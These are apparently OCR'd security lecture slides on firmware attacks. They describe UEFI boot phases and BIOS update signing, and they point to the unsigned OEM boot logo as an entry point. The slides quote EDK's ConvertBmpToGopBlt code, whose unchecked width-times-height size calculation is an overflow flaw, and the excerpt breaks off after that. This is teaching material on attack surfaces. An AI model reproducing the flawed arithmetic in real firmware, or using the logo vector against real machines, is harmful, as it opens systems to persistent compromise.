Real-world System Attacks


Xiaolong (Daniel) Wang
Dr. Xinming (Simon) Ou

Roadmap


- Firmware
- Boot loader
- Kernel
- Case Analysis

UEFI

- UEFI, Unified Extensible Firmware Interface, is a standard firmware architecture designed to perform hardware initialization during the booting process
- Initialize and test system hardware components
- Load a boot loader or OS
- UEFI firmware stores in SPI flash chip (not in ROM)




UEFI



Pre Verifier
CPU Init
Chipset Init
Board Init
verify
SMM Intrinsic Services
SMM Handler
SMM IPL
DXE Dispatcher
Boot Services Runtime Services
security
Security (SEC)
Pre-EFI Initialization (PEI)
Driver Execution Environment (DXE)
Boot Device Selection (BDS)
Transient System Load (TSL)
Runtime (RT)
Afterlife (AL)
Power on
[. . Platform initialization . .]
[.. . OS boot . .]
Shutdown

UEFI



- Firmware Volumes are organized into a Firmware File System
- Each file is PE (Portable Executable) format

UEFI


- BIOS is locked through chipset locks (will see later)
- Most of the recent systems do not allow arbitrary (unsigned) reflashing
- No user input except flash update process

- A BIO update contains “firmware volumes”

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4 (0x4)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: CN=Fixed Product Certificate, OU=OPSD BIOS, O=Intel
        Corporation,
+L=Hillsboro, ST=OR, C=US
        Validity
            Not Before: Jan  1 00:00:00 1998 GMT
            Not After : Dec 31 23:59:59 2035 GMT
        Subject: CN=Fixed Flashing Certificate, OU=OPSD BIOS, O=Intel
+Corporation, L=Hillsboro, ST=OR, C=US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1022 bit)
                Modulus (1022 bit):
                    <snip>
                Exponent: 12173543 (0xb9c0e7)
        X509v3 extensions:
            2.16.840.1.113741.3.1.1.2.1.1.1.1: critical
                1............
    Signature Algorithm: sha1WithRSAEncryption
       <snip>
```

UEFI

- BIOS update contain some unsigned fragments
  - boot splash logo can be customized for OEM
  - Intel provides Integrator Toolkit for integrating logo into BIOS
- BIOS displays logo when booting, happens at the very early stage of the boot



tiano_edk/source/Foundation/Library/Dxe/Graphics/Graphics.c:


```
EFI_STATUS ConvertBmpToGopBlt ()
{
...
 if (BmpHeader->CharB != 'B' || BmpHeader->CharM !=
'M') {
     return EFI_UNSUPPORTED;
}
   BltBufferSize = BmpHeader->PixelWidth * BmpHeader-
>PixelHeight
      * sizeof (EFI_GRAPHICS_OUTPUT_BLT_PIXEL);
   IsAllocated   = FALSE;
   if (*GopBlt == NULL) {
     *GopBltSize = BltBufferSize;
     *GopBlt     = EfiLibAllocatePool (*GopBltSize);
```

Actual code:

